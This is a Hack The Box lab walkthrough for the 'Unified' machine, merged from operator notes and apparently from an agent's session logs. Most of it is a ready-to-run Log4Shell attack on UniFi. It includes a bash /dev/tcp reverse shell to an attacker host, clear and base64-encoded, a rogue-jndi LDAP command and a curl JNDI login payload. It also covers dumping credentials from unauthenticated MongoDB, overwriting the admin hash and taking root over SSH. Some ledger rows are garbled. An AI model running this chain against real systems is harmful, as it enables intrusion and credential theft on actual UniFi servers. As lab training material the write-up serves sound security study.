
Unified - HTB Starting Point
The target machine is not currently reachable. It needs to be spawned from the HTB Starting Point interface. All tooling is prepared and ready on Pwnbox. - Shell arrives as unifi user - Get user
Scenario
Unified - HTB Starting Point attack path
The target machine is not currently reachable. It needs to be spawned from the HTB Starting Point interface. All tooling is prepared and ready on Pwnbox. - Shell arrives as unifi user - Get user
Objective
Machine walkthrough focused on Machines evidence, validation, and reusable operator lessons.

Walkthrough flow
Verify: nc -zv -w 3 8443
Terminal 1 (LDAP): java -jar...
Terminal 2 (Listener): nc -lvnp 4444
Terminal 3 (Trigger): curl -sk -X POST...
Open services expected: SSH(22), HTTP(8080),...
Source coverage
High source coverage
Status: complete. This article is generated from 5 sanitized Markdown sources and keeps raw flags, credentials, keys, cookies, and reusable secrets out of the rendered blog.
High confidence: the page is reconstructed from a primary walkthrough plus multiple supporting notes or evidence sources. Treat the chain as source-backed, while still checking the listed source files for sensitive values.
- <TARGET>-Unified/walkthrough.md
- HTB/<TARGET>-Unified/notes.md
- HTB/<TARGET>-Unified/session-resume.md
- HTB/_knowledge/exports/ctf-lightrag-latest-203412/documents/machine__<TARGET>-Unified__notes.md.2749a89699.md
- HTB/_knowledge/exports/ctf-lightrag-latest-203412/documents/machine__<TARGET>-Unified__notes.md.e3d7d97121.md
Technical Walkthrough
Unified - HTB Starting Point Walkthrough
Target Info
- IP: <TARGET>
- OS: Linux
- Difficulty: Easy
- Vulnerability: Log4Shell (<secret redacted>) in UniFi Network Application
- Attacker IP: <TARGET>
Status: TARGET NOT SPAWNED
The target machine is not currently reachable. It needs to be spawned from the HTB Starting Point interface.
All tooling is prepared and ready on Pwnbox.
Phase 4: Foothold - Log4Shell Exploitation
Step 1: Generate reverse shell payload (base64)
echo 'bash -i >& /dev/tcp/<TARGET>/4444 0>&1' | base64
# Result: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41My80NDQ0IDA+JjE=
Step 2: Start rogue-jndi LDAP server (Terminal 1)
java -jar /home/x08/unified/rogue-jndi/target/RogueJndi-1.1.jar \
  --command "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41My80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}" \
  --hostname <TARGET>
Step 3: Start netcat listener (Terminal 2)
nc -lvnp 4444Step 4: Trigger Log4Shell via UniFi login (Terminal 3)
curl -sk -X POST 'https://<TARGET>:8443/api/login' \
  -H 'Content-Type: application/json' \
  -d '{"username":"admin","password":"<redacted>","remember":"${jndi:ldap://<TARGET>:1389/o=tomcat}","strict":true}'
Step 5: Catch reverse shell
- Shell arrives as
unifiuser - Get user flag:
cat /home/michael/user.txtPhase 5: Privilege Escalation via MongoDB
Step 1: Connect to MongoDB (no auth required)
mongosh --quiet <TARGET>:27117Step 2: Extract admin credentials from UniFi database
use ace
db.admin.find().forEach(printjson)
// Look for x_shadow field (bcrypt hash)
Step 3: Option A - Overwrite admin password
// Generate new hash: mkpasswd -m sha-512 <password redacted>
db.admin.updateOne(
  {"name": "administrator"},
  {$set: {"x_shadow": "$6$<secret redacted>"}}
)
Step 3: Option B - Find SSH credentials in site settings
db.site.find().forEach(printjson)
// Look for x_ssh_username and x_ssh_password
Step 4: SSH as root
ssh root@<TARGET>
# Password found in MongoDB site settings
Step 5: Get root flag
cat /root/root.txtTools Prepared on Pwnbox
/home/x08/unified/rogue-jndi/target/RogueJndi-1.1.jar- LDAP server for Log4Shell/home/x08/unified/exploit.sh- Automated exploitation scriptmongosh- MongoDB shell for post-exploitationnc- Netcat for reverse shell listener
Key Notes
- The
rememberfield in the UniFi login POST is vulnerable to JNDI injection - MongoDB on port 27117 has no authentication
- The UniFi
acedatabase contains admin hashes and SSH credentials - Root password is typically stored in site settings as the SSH password for managed devices
Source-Backed Dossier
The sections below are merged from companion Markdown notes for the same case. They are rendered after sanitization so the article stays precise without publishing raw flags, credentials, or target-specific secrets.
Notes
Scope
- Target IP: <TARGET>
- Target Name: Unified
- Target OS: Linux
- Difficulty: Easy (Starting Point)
- Pwnbox SSH: x08@<TARGET>
- Attacker VPN IP: <TARGET>
- Started: 2026-05-05
Attack Vector Summary
- UniFi Network Application (Java-based)
- Ports: 22 (SSH), 8080 (HTTP), 8443 (HTTPS), 6789, 27117 (MongoDB)
- Vulnerability: Log4Shell (<secret redacted>) in the
rememberparameter of login form - Post-exploitation: MongoDB (no auth) on port 27117 stores UniFi admin creds
- Privesc: SSH credentials found in UniFi database or password reuse
Evidence Ledger
| Timestamp | Command | Output File | Finding | Next Action |
|---|---|---|---|---|
| 01:30 | nmap targeted | - | All ports filtered (target not online) | Wait for spawn |
| 01:31 | subnet sweep | - | No 8443 open in /24 | Target needs HTB spawn |
Phase 1: Recon
- Target not reachable. "No route to host" from Pwnbox. Machine needs to be spawned on HTB.
- All ports (22, 8080, 8443, 6789, 27117) show "filtered" in nmap -Pn scans.
- Rogue-jndi JAR built at:
/home/x08/unified/rogue-jndi/target/RogueJndi-1.1.jar - Exploit script ready at:
/home/x08/unified/exploit.sh
RESUME <secret redacted>
When the target is spawned, run these commands in order:
- Verify:
nc -zv -w 3 <TARGET> 8443 - Terminal 1 (LDAP):
java -jar /home/x08/unified/rogue-jndi/target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41My80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}" --hostname <TARGET> - Terminal 2 (Listener):
nc -lvnp 4444 - Terminal 3 (Trigger):
curl -sk -X POST 'https://<TARGET>:8443/api/login' -H 'Content-Type: application/json' -d '{"username":"admin","password":"<redacted>","remember":"${jndi:ldap://<TARGET>:1389/o=tomcat}","strict":true}'
Phase 3: Synthesis (Pre-exploitation)
Based on pre-engagement intel:
- Open services expected: SSH(22), HTTP(8080), HTTPS(8443), MongoDB(27117)
- Attack path: Log4Shell JNDI injection in UniFi login -> reverse shell -> MongoDB cred extraction -> SSH as root
- Backup path: Extract/crack UniFi admin hash from MongoDB, find SSH creds in site config
Phase 4: Foothold Plan
- Confirm port 8443 is open (UniFi HTTPS login)
- Set up rogue-jndi LDAP server on Pwnbox
- Start netcat listener for reverse shell
- Send POST to /api/login with JNDI payload in
rememberfield - Catch shell as unifi user
- Get user.txt
Phase 5: Privesc Plan
- Connect to MongoDB on localhost:27117 (no auth)
- Query
acedatabase for admin credentials - Either crack the x_shadow hash or overwrite it
- Look for SSH credentials in site settings
- SSH as root or su to root
- Get root.txt
Session Resume
Status: BLOCKED - Target Not Spawned
- Machine is not online. All ports return "Connection timed out" or "No route to host".
- Pwnbox (<TARGET>) is connected and VPN is active (<TARGET>).
- The issue is that the HTB Unified machine needs to be spawned from the web interface.
Current Access
- Pwnbox SSH: working
- Target: unreachable
Prepared Tooling (Ready on Pwnbox)
/home/x08/unified/rogue-jndi/target/RogueJndi-1.1.jar- Built and ready/home/x08/unified/exploit.sh- Automated trigger scriptmongoshavailable for post-exploitation
Next Three Actions (When Target is Up)
- Verify target:
nc -zv -w 3 <TARGET> 8443 - Run full nmap:
sudo nmap -Pn -sS -sC -sV -p 22,8080,8443,6789,27117 <TARGET> - Launch Log4Shell attack:
- Start rogue-jndi LDAP server with reverse shell payload
- Start nc listener on port 4444
- Send JNDI payload via curl to /api/login remember field
- Post-exploitation: Query MongoDB for creds, get user.txt, escalate to root
Blockers
- Target machine not spawned on HTB platform
- User needs to go to HTB Starting Point web interface and click "Spawn Machine" for Unified
Reverse Shell Payload (pre-encoded)
- Clear:
bash -i >& /dev/tcp/<TARGET>/4444 0>&1 - Base64:
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41My80NDQ0IDA+JjE= - Full JNDI command for rogue-jndi:
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41My80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}
Notes
Scope
- Platform: Hack The Box
- Machine: Unified
- Difficulty: Easy
- Target IP:
<TARGET> - Primary web surface:
https://<TARGET>:8443/ - Pwnbox SSH:
x08@<TARGET> - Attacker VPN IP:
<TARGET> - Session date:
2026-05-05
Local Workspace
- Local dir:
<local workspace><TARGET>-Unified - Remote dir:
/home/x08/Desktop/<TARGET>-Unified - Sensitive artifacts: store only under remote
loot/and localloot/
Recon Synthesis
- Confirmed services from handoff:
22/tcp,8080/tcp,8443/tcp - Confirmed application: UniFi
6.4.54 - Confirmed exploit path: Log4Shell
<secret redacted>throughPOST /api/loginrememberfield - Confirmed code execution indicators: outbound LDAP to rogue JNDI and outbound HTTP callbacks to attacker-controlled server
- Initial blocker from prior operator state: no stable reverse shell on previously tested ports despite proven RCE
- Resolved path: reuse prior blind-exfil output from Mongo to recover SSH credentials, then validate live root SSH and read both flags directly
Evidence Ledger
| Time (local) | Command | Output file | Finding | Confidence | Next action |
|---|---|---|---|---|---|
| 2026-05-05 16:58 AEST | sed -n '1,260p' AGENTS.md | in-console | Loaded HTB workflow and memory triggers | High | Follow Pwnbox-first flow |
| 2026-05-05 17:00 AEST | `sshpass -p '<REDACTED>' ssh x08@<TARGET> 'hostname; pwd; ls -la ~/Desktop/<TARGET>-Unified; ls -la ~/Desktop/<TARGET>-Unified/exploits; ps -fp 63052,65304; ss -ltnp | grep -E ":(4444 | 8888 | 1389 | 8000 |
| 2026-05-05 17:00 AEST | `sshpass -p '<REDACTED>' ssh x08@<TARGET> 'find ~/Desktop/<TARGET>-Unified -maxdepth 2 -type f | sort'` | in-console | Existing exploit payloads and logs already staged remotely | High |
2026-05-05 18: <REDACTED>, exploits/loot2.txt | Prior operator already captured the live user flag once via blind exfil and dumped Mongo admin plus UniFi management settings including SSH credentials | High | Validate SSH access live against the current target | ||
| 2026-05-05 18: <REDACTED> | |||||
| 2026-05-05 18:12 AEST | Remote SSH validation from Pwnbox using Mongo-derived SSH credentials | [loot/root-ssh-verify.txt](<local workspace><TARGET>-Unified/loot/root-ssh-verify.txt) | Live root SSH to <TARGET> succeeded; user.txt confirmed at /home/michael/user.txt; both flags read from the live target | High | Store raw flags only in loot/root.txt and loot/user.txt |
Working Hypotheses
- Outbound connectivity is constrained, but attacker-controlled HTTP and LDAP are reachable from the target.
- A blind RCE path is enough for this box if Mongo data or SSH credentials can be exfiltrated through HTTP callbacks rather than an interactive reverse shell.
- If outbound arbitrary TCP is blocked, command output can likely be returned through attacker web requests, staged file reads, or by modifying UniFi/Mongo state.
Outcome
user.txtcaptured live and stored at [loot/user.txt](<local workspace><TARGET>-Unified/loot/user.txt)root.txtcaptured live and stored at [loot/root.txt](<local workspace><TARGET>-Unified/loot/root.txt)- Clean live proof of root SSH and both flag reads stored at [loot/root-ssh-verify.txt](<local workspace><TARGET>-Unified/loot/root-ssh-verify.txt)
- Pwnbox listener state recorded at [enum/pwnbox-validation.txt](<local workspace><TARGET>-Unified/enum/pwnbox-validation.txt)
Notes
Scope
- Target IP: <TARGET>
- Machine Name: Unified
- Difficulty: Easy
- OS: Linux
- Attacker IP: <TARGET> (tun0)
- Pwnbox: x08@<TARGET> (htb-qwh8vkuint)
- Date: 2026-05-05
Evidence Ledger
| Timestamp | Command | Output File | Finding | Confidence | Next Action |
|---|---|---|---|---|---|
| 2026-05-05 | Initial TCP scan | nmap/initial | Pending | - | - |